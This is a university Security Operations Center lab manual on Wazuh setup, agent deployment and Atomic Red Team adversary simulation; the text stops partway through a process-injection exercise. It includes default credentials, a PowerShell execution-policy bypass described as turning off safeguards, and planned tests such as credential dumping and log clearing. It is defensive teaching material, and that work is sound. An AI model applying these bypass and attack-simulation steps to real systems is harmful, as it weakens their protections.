SECURITY OPERATIONS CENTER

LAB MANUAL

Table of Contents

Introduction

The Security Operations Center (SOC) Lab provides students with a hands-on learning environment to develop practical cybersecurity skills through real-world simulations. This manual serves as a detailed guide for configuring, deploying, and utilizing SOC tools to analyze security incidents, detect threats, and implement incident response measures. This lab manual is aligned with the NIST Cybersecurity Framework (CSF), which consists of five core functions: Identify, Protect, Detect, Respond, and Recover. This is to provide a structured approach to cybersecurity operations. Students will gain real-world experience in security monitoring, threat detection, and incident response using open-source tools such as Wazuh, Wireshark, and Atomic Red Team. The lab is designed to enhance both technical and analytical skills, preparing students for professional roles in cybersecurity operations.

Objectives

This lab manual is designed to help students gain practical cybersecurity skills by guiding them through key Security Operations Center (SOC) processes. By completing the activities outlined in this manual, students will develop an understanding of fundamental SOC roles such as SOC Analyst I, SOC Analyst II, and SOC Manager. They will learn how to install and configure Wazuh, a critical tool for threat detection and response. Additionally, students will deploy security agents to monitor network activity for potential threats. They will then simulate security incidents using Atomic Red Team to understand adversary tactics and techniques. Afterward, students will analyze network traffic using Wireshark to detect anomalies. They will also conduct Open-Source Intelligence (OSINT) investigations to gather and assess publicly available data relevant to cybersecurity incidents. Finally, students will engage in hands-on cybersecurity challenges using Blue Team Labs Online, reinforcing their defensive security skills and incident response capabilities. Through these activities, students

will enhance their hands-on technical skills and analytical capabilities, preparing them for real-world cybersecurity challenges.

Lab Policies & Rules

The Security Operations Center (SOC) Lab operates under strict ethical and operational guidelines to ensure a secure and productive learning environment. Adhering to these policies guarantees a safe, efficient, and professional atmosphere for all participants. Each policy is essential for maintaining system integrity, data confidentiality, and overall security awareness.

1. **Access and Authentication**
    - ✓ Students must use only the credentials provided for authorized access to the SOC Lab.
    - ✓ Sharing login credentials is strictly prohibited, as unauthorized access can compromise the security of the entire system.
    - ✓ Always ensure session security by logging out after use and safeguarding credentials from potential exposure.
2. **System Usage**
    - ✓ All users must respect the system configurations and refrain from installing unauthorized software.
    - ✓ Any modifications to the base configurations require prior approval to maintain system stability.
    - ✓ Regular system updates must be performed to ensure optimal security and functionality.
3. **Data Handling**
    - ✓ Lab data is strictly confidential and should never be removed from the designated environment.
    - ✓ All findings from security incidents must be thoroughly documented for analysis and improvement.
    - ✓ Confidential information should remain within the lab to prevent unauthorized disclosure and potential security breaches.

4. **Equipment Care**

- ✓ To maintain a functional workspace, students must report any technical issues immediately so they can be resolved efficiently.
- ✓ Keeping the workspace clean and organized is essential for a smooth operational flow.
- ✓ Proper shutdown procedures must always be followed to avoid hardware damage or system corruption.

5. **Safety and Conduct**

- ✓ A safe learning environment is crucial for effective cybersecurity training.
- ✓ Students must always follow security protocols to prevent unauthorized actions.
- ✓ Any security incidents should be reported immediately to ensure safety and compliance.

Prerequisites

Before starting the lab exercises, students must have:

1. **Basic Understanding of Networking**

Networking is the backbone of communication in any cybersecurity environment. Understanding how data travels across a network, how devices communicate with each other, and the role of protocols is crucial in an SOC lab. This includes:

I. IP Addressing: It is important to understand how devices are identified in a network, whether using IPv4 or IPv6, and to grasp subnetting and routing concepts.

II. TCP/IP Protocol Stack: The OSI and TCP/IP models are key for understanding how data is transmitted over the network (Layer 3 IP addressing, Layer 4 TCP/UDP, etc.).

III. Ports and Services: Understanding common ports (HTTP 80, HTTPS 443, SSH 22, etc.) and services helps when you are analyzing network traffic or defending against attacks.

IV. Firewalls and NAT: Basic knowledge of how firewalls block/allow traffic and the role of Network Address Translation (NAT) in protecting internal network IP addresses.

V. DNS, DHCP, and HTTP/HTTPS: These are essential to understanding how devices and services communicate and how attacks might exploit these services (e.g., DNS spoofing or DHCP attacks).

2. Basic Understanding of Cybersecurity Concepts

Cybersecurity concepts are necessary to detect, analyze, and respond to security threats. Some of the key concepts include:

I. Authentication & Authorization: Knowing the difference between these concepts is vital for understanding how users access systems, what permissions they have, and how to defend against unauthorized access.

II. Malware and Attack Vectors: Familiarity with common forms of malware (viruses, worms, ransomware) and how they are delivered (e.g., phishing, drive-by downloads) enables students to understand what they are protecting against.


III. Encryption and Hashing: These methods protect data in transit and at rest. Understanding how encryption works (e.g., SSL/TLS) and how hashing (e.g., SHA256, MD5) ensures integrity is crucial for both detection and prevention.

IV. Network Traffic Analysis: Knowledge of how to use tools like Wireshark or tcpdump to analyze traffic can be critical in identifying malicious activities in an SOC.

V. Vulnerabilities and Exploits: Understanding common system vulnerabilities (like buffer overflows, SQL injection) and how attackers exploit them helps students identify signs of attacks and take appropriate response actions.

VI. Incident Response & Reporting: Understanding the steps in responding to a security incident—from detection through containment, eradication, and recovery—is crucial in an SOC environment.

Lab Topology



The SOC Laboratory topology designed for Holy Angel University was simple by design and easy to implement, with headroom for future additions. The architecture above is consisted of the following key components:

1. **Router** - The primary role of this device was to serve as a gateway between the internal network and the internet. It was also tasked with isolating the network from the outside world for safer testing and simulations. The researchers did not recommend a specific make and model of a router, but it needed be robust as it handled traffic of almost 30+ hosts.

The recommended configuration for this router is:

- Hostname: SOC_Router
- External Port: DHCP/ Static IP (if any or DHCP from ISP modem/ internet)
- Internal Port: 192.168.1.0/24
- DHCP Server: Enabled (Assigns IPs within 192.168.1.100 – 192.168.1.200)
- DNS Server: Could be the router itself or a specified external/internal DNS

2. **Managed Switch** - The primary role of this device was to facilitate network communication between student workstations, the Wazuh server, and other SOC components. It needed to support the expected traffic load from 20+ connected devices while maintaining stability and performance. A managed switch was recommended to allow for network segmentation, traffic prioritization, and security controls.

   The recommended configuration for this switch is:

   - Hostname: SOC_Switch
   - Management Interface: 192.168.2.1/24 (for remote monitoring, if applicable)
   - Port Configuration:
   - Uplink Port: Connected to Router
   - Access Ports: Connected to Student PCs and the Wazuh server
   - VLANs (Optional): Separate traffic for Wazuh monitoring and student activities if needed
   - Quality of Service (QoS): Prioritized Wazuh logs and security-related traffic
   - Security Features (if supported): Port Security, MAC Filtering, and Network Monitoring

3. **Server** - The primary role of this server was to host a Proxmox Virtual Environment (PVE) that ran a virtualized single-node Wazuh. This setup provided flexibility, scalability, and easier resource management. The server needed to be powerful enough to handle security event collection, analysis, and correlation from 20+ hosts while also supporting future expansions. If the optional Kibana integration was enabled, additional system resources were required for log visualization.

   Recommended Proxmox Server Configuration:

   - Hostname: SOC_Proxmox

- IP Address: 192.168.2.5/24 (Management IP)
- Operating System: Proxmox VE 8.x (latest stable version)
- Hardware Requirements:
    - CPU: 8+ cores (Intel Xeon / AMD EPYC preferred)
    - RAM: 32GB+ (Ensured smooth VM performance and scalability)
    - Storage: 4TB+ NVMe SSD (For fast Wazuh log processing)
    - Network: 1Gbps NIC (minimum), 10Gbps (preferred)

4. **Student Workstations (PCs with Wazuh Agents)** – Each workstation ran a Wazuh agent to monitor system logs, detect security events, and report findings to the Wazuh server. These workstations serve as hands-on training environments for students to practice SIEM operations, network traffic analysis, threat detection, and OSINT techniques. They also generate real-time security events for analysis, contributing to the SOC lab's operational realism.

   Recommended Configuration:

   - Hostname: SOC_Workstation<PC number>
   - IP Addressing: DHCP (assigned from the SOC router)
   - Operating System: Windows 10/11 or Linux (depending on lab requirements)
   - Hardware Requirements:
       - CPU: 6cores (minimum), 8cores (preferred)
       - RAM: 16GB (minimum), 32GB (preferred)
       - Storage: 1TB+ NVMe SSD
   - Network: 1Gbps NIC (minimum)

NIST Cybersecurity Framework

NIST CSF FUNCTION	DEFINITION	APPLICATION
Identify	Develop the organizational understanding to manage cybersecurity risk to systems, assets, data, and capabilities. This helps students recognize different network-based threats, vulnerabilities, and publicly exposed information.	○ Network Analysis (Analyzing Network Traffic, Malware Compromise, Ransomware) ○ OSINT (Google Dorking, Recon-ng, URLScan.io, OSINT Framework, theHarvester)
Protect	Develop and implement the appropriate safeguard to ensure the security of systems and data. This teaches students how to post-investigate safely in an isolated environment.	○ Network Analysis (Data Exfiltration Detection, Analyzing Unusual Traffic, Malware Compromise, Ransomware, Web shell)
Detect	Identify the occurrence of cybersecurity events through monitoring and analysis. This helps students to detect and analyze security incidents using open-source tools.	○ Monitoring an Agent through Wazuh Dashboard ○ Network Analysis (Data Exfiltration Detection, Analyzing Unusual Traffic, Malware Compromise, Ransomware, Web shell)
Respond	Take appropriate actions upon detection of a cybersecurity event to mitigate impact. This helps students to be knowledgeable how to stimulate attacks using Atomic Red Team and analyze the MITRE framework to know how to mitigate.	○ Using Atomic Red Team for Adversary Simulation (Process Injection, Credential Dumping, Disabling Security Logging, Clearing Event Logs) ○ Blue Team Labs Online (ATT&CK, BruteForce, Paranoid, Source)
Recover	Restore normal operations and take note the lessons learned from security incidents. This encourages student to properly document, apply recovery strategies, and take note the lessons.	○ Blue Team Labs Online (The Report)

Key Roles

SOC Analyst I: Triage Specialist

This specialist is responsible for analyzing and collecting data from the alarms and alerts received by the SIEM platform. In addition, this specialist will identify the alert's level and whether it is a false positive.

SOC Analyst II: Incident Responder

This analyst reviews the higher-priority security incidents that were escalated by SOC Analyst I and does a more in-depth assessment using threat intelligence. They are responsible for designing and implementing strategies to contain and recover from an incident.

SOC Manager: Forensic Specialist

The SOC Manager is responsible for reviewing and validating security incidents escalated by Tier I and Tier II analysts. While this role could encompass responsibilities such as Malware Analysis, Reverse Engineering, Threat Hunting, and Vulnerability Management, our SOC Manager specializes in Network Forensics. It uses Wireshark as its tool to reconstruct attack patterns and identify malicious activities.

Lab Setup: Installation Guide of Wazuh on VirtualBox

Step 1: Download Wazuh OVA


- Visit the Wazuh Virtual Machine download page: https://documentation.wazuh.com/current/quickstart.html
- Scroll down to Installing Wazuh and follow the instructions.

Step 2: Install VirtualBox


- If you haven't installed VirtualBox, download and install Oracle VirtualBox from: https://www.virtualbox.org/wiki/Downloads
- Also, install VirtualBox Extension Packages for better performance.

Step 3: Import Wazuh OVA into VirtualBox


- Open your VirtualBox.
- Click File > Import Appliance.



- In the file section, choose and select the Wazuh OVA file that you have downloaded.
- Review the settings and click finish.



- It will automatically import, and before you start, wait for it to complete.



Step 4: Configure the Virtual Machine (Optional)

- Adjust RAM and CPU:
  - Select the **Wazuh VM** > **Click Settings**.
  - Go to **System** > **Increase RAM** (Recommended: 4GB+).
  - Go to **Processor** > **Allocate at least 2 CPUs**.
- Enable Network Bridging (for external access):
  - Settings > Network.
  - Change Adapter 1 to Bridged Adapter.
  - This ensures the VM gets an IP from your router.

Step 5: Start the Wazuh Virtual Machine

- Click start to boot the VM.
- Wait for the system to load.
- Login with default credentials:

```
user: wazuh-user
password: wazuh
```

- The SSH root login is disabled, but you can escalate privileges using:

```
sudo -i
```

Step 6: Accessing the Wazuh Dashboard

- To access the dashboard, you must run 'ip a s' to see the server ip.

```
[wazuh-user@wazuh-server ~]$ ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP gr
oup default qlen 1000
    link/ether 08:00:27:1d:f0:c7 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.105/24 brd 192.168.1.255 scope global dynamic eth0
       valid_lft 86370sec preferred_lft 86370sec
    inet6 2400:6a80:8314:13c0:a00:27ff:fe1d:f0c7/64 scope global dynamic mngtmpa
ddr
       valid_lft 2591969sec preferred_lft 2591969sec
    inet6 fe80::a00:27ff:fe1d:f0c7/64 scope link
       valid_lft forever preferred_lft forever
```

- The Wazuh dashboard can be accessed from the web interface by using the following credentials:

```
URL: https://<wazuh_server_ip>
user: admin
password: admin
```


Lab Setup: Deploying Wazuh Agent in Win10

Objective

This lab will guide you through deploying the Wazuh Agent on Windows 10, connecting it to the Wazuh manager and verifying its successful deployment.

Step 1: Access the Wazuh Dashboard


- Open your web browser and navigate to Wazuh Dashboard using the server ip.



- Login with your admin credentials.


Step 2: Deploy a Wazuh Agent

- Under the Agents Summary, click **Deploy new agent**.



Step 3: Download the Wazuh Agent


- In the Deploy Agent section, select **Windows** as the operating system, then assign an **Agent Name** and Select **existing Group**.




Step 4: Run the Installation Command in Windows

- The **Wazuh Dashboard** will generate an installation command for your Windows agent.
- **Copy the commands** as you will use it to install the agent.


- After pasting the command into **Windows PowerShell**, run PowerShell as an administrator to ensure the command executes properly.



- The installation process is now complete, and the Wazuh agent is successfully installed and configured.
- You can start the Wazuh agent from the GUI or by running:



- Once started, the Wazuh agent will start the enrolment process and register with the manager.




Monitoring an Agent through Wazuh Dashboard

Agent ID: 001 (Your agents IP: 0.0.0.0)

Step 1: Navigate to the Agent

- Open the Wazuh Dashboard.
- Go to **Endpoint** > **Windows**.
- Click on the agent (ID: 001, IP: 0.0.0.0)
- Verify that the status is Active.



Step 2: Validate Connection and Online Status

- Verify the Last Keep Alive timestamp.
- If the agent status is 🔴 Disconnected, troubleshoot:
  - Check the agent service on the endpoint.
  - Restart the Wazuh agent:

```
NET STOP WazuhSvc
NET START WazuhSvc
```


- Ensure network connectivity between the agent and Wazuh server.

Step 3: Review MITRE ATT&CK Alerts

- Locate the MITRE ATT&CK section.
- Identify Defense Evasion (T1562.001) or other active threats.
- Click on the alert to view:
- Affected processes.
- Risk severity.
- Recommended mitigations.


Step 4: Analyze Compliance Issues

- Navigate to the Compliance section.
- Review failed PCI DSS controls (e.g., 2.2, 2.2.5, 4.1, 10.6.1, 7.1).
- Click on failed controls for:
- Explanation of non-compliance.
- Steps for remediation.



Step 5: Investigate Vulnerabilities

- Locate the Vulnerability Detection section.
- Check the following counts:
- 3 Critical
- 231 High
- 111 Medium
- 0 Low




- Click on Critical vulnerabilities and document:
- CVE details.
- Affected packages.
- Suggested patches.
- Identify if Microsoft Windows 10 Pro 10.0.19045.3803 has any security concerns.

Step 6: Review Security Configuration Assessment (SCA)

- Locate the SCA: Latest Scans section.
- Check the CIS Microsoft Windows 10 Enterprise Benchmark v1.12.0 results.

- Identify:
  - Passed security checks ✅
  - Failed security checks ❌
  - Recommended configurations for hardening security.



Step 7: Apply Fixes and Validate

- Patch critical vulnerabilities:
  - Update affected software.
  - Apply security patches using Windows Update.
- Fix compliance issues:
  - Adjust security settings.
  - Implement access controls.
- Restart the Wazuh Agent:

```
NET STOP WazuhSvc
NET START WazuhSvc
```

- Re-run Wazuh Scan to verify improvements.
- Ensure the agent status remains 🟢 Active.

Using Atomic Red Team for Adversary Simulation

Atomic Red Team™ is a library of tests mapped to the MITRE ATT&CK® framework. Security teams can use Atomic Red Team to quickly, portably, and reproducibly test their environments.

Deploying Atomic Red Team (ART) for Windows

- You can get ART from its GitHub repository below:

  https://github.com/redcanaryco/atomic-red-team.git

- After downloading, you must extract it using WinZip, 7zip, etc.
- Open a PowerShell terminal with administrator permissions then:
  - We'll turn off some safeguards that will allow us to run external scripts

    ```
    powershell -ExecutionPolicy bypass
    ```

  - Navigate to the extracted folder containing the ART scripts then run:

    ```
    Import-Module "path/to/file/Invoke-AtomicRedteam.psd1" -Force
    ```

  - After importing the ART module we will update the path for the scripts:


    ```
    $PSDefaultParameterValues = `
    @{"Invoke-AtomicTest:PathToAtomicsFolder" = `
    "<absolute path to ART extracted folder>\atomics"}`
    ```

  - To test if it worked we can execute:

    ```
    help Invoke-AtomicTest
    ```

- With the same PowerShell instance we can now start utilizing ART:

  ```
  Invoke-AtomicTest T<tactic number>
  ```



Objective

The purpose of this section is to simulate real-world cyber threats using Atomic Red Team and assess Wazuh's detection capabilities. This hands-on exercise enhances threat detection, log analysis, and incident response skills while validating security controls.

Prerequisites

Before starting this activity, ensure that you:

1. Have a Windows 10 machine (Infected PC) and a properly configured Wazuh server.
2. Install Atomic Red Team and enable PowerShell script execution.
3. Set up Sysmon and Windows Event Logging to capture attack-related events.
4. Configure Wazuh agents to collect and analyze logs from the infected machine.
5. Use an isolated environment to prevent unintended security risks.

A. Process Injection (T1055)

Check this out for more details: https://attack.mitre.org/techniques/T1055/

Objective

To demonstrate how an attacker can inject malicious code into legitimate processes and analyze how Wazuh detects this behavior.

Scenario

An attacker gains access to a Windows 10 machine and injects a malicious payload into a legitimate system process (e.g., notepad.exe). Wazuh detects this activity through process monitoring and event logging.

Lab Procedure

Step 1: Prepare the environment

- Ensure Sysmon is installed and configured in Windows 10.
- Configure Wazuh to collect Sysmon logs

Step 2: Execute the Atomic Test

